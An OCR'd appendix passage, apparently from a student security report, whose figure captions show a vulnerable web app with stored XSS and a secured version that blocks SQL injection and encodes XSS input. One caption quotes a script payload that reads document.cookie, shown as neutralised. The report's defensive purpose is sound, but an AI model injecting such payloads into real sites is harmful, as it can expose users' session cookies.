


Figure 13: Vulnerable App Dashboards showing Stored XSS

C.3 Some of the Fixes on the src/secure/app.py

C.3.1 SQL Injection fix




Figure 14: A Secure App login page with SQL injection payload entry




Figure 15: Secure App Dashboard showing SQL injection prevented evident by "invalid credentials" error message.

C.3.2 XSS Encoded




Figure 16: A Secure App Search page showing no search results for "<script>alert('XSS: ' + document.cookie)</script>".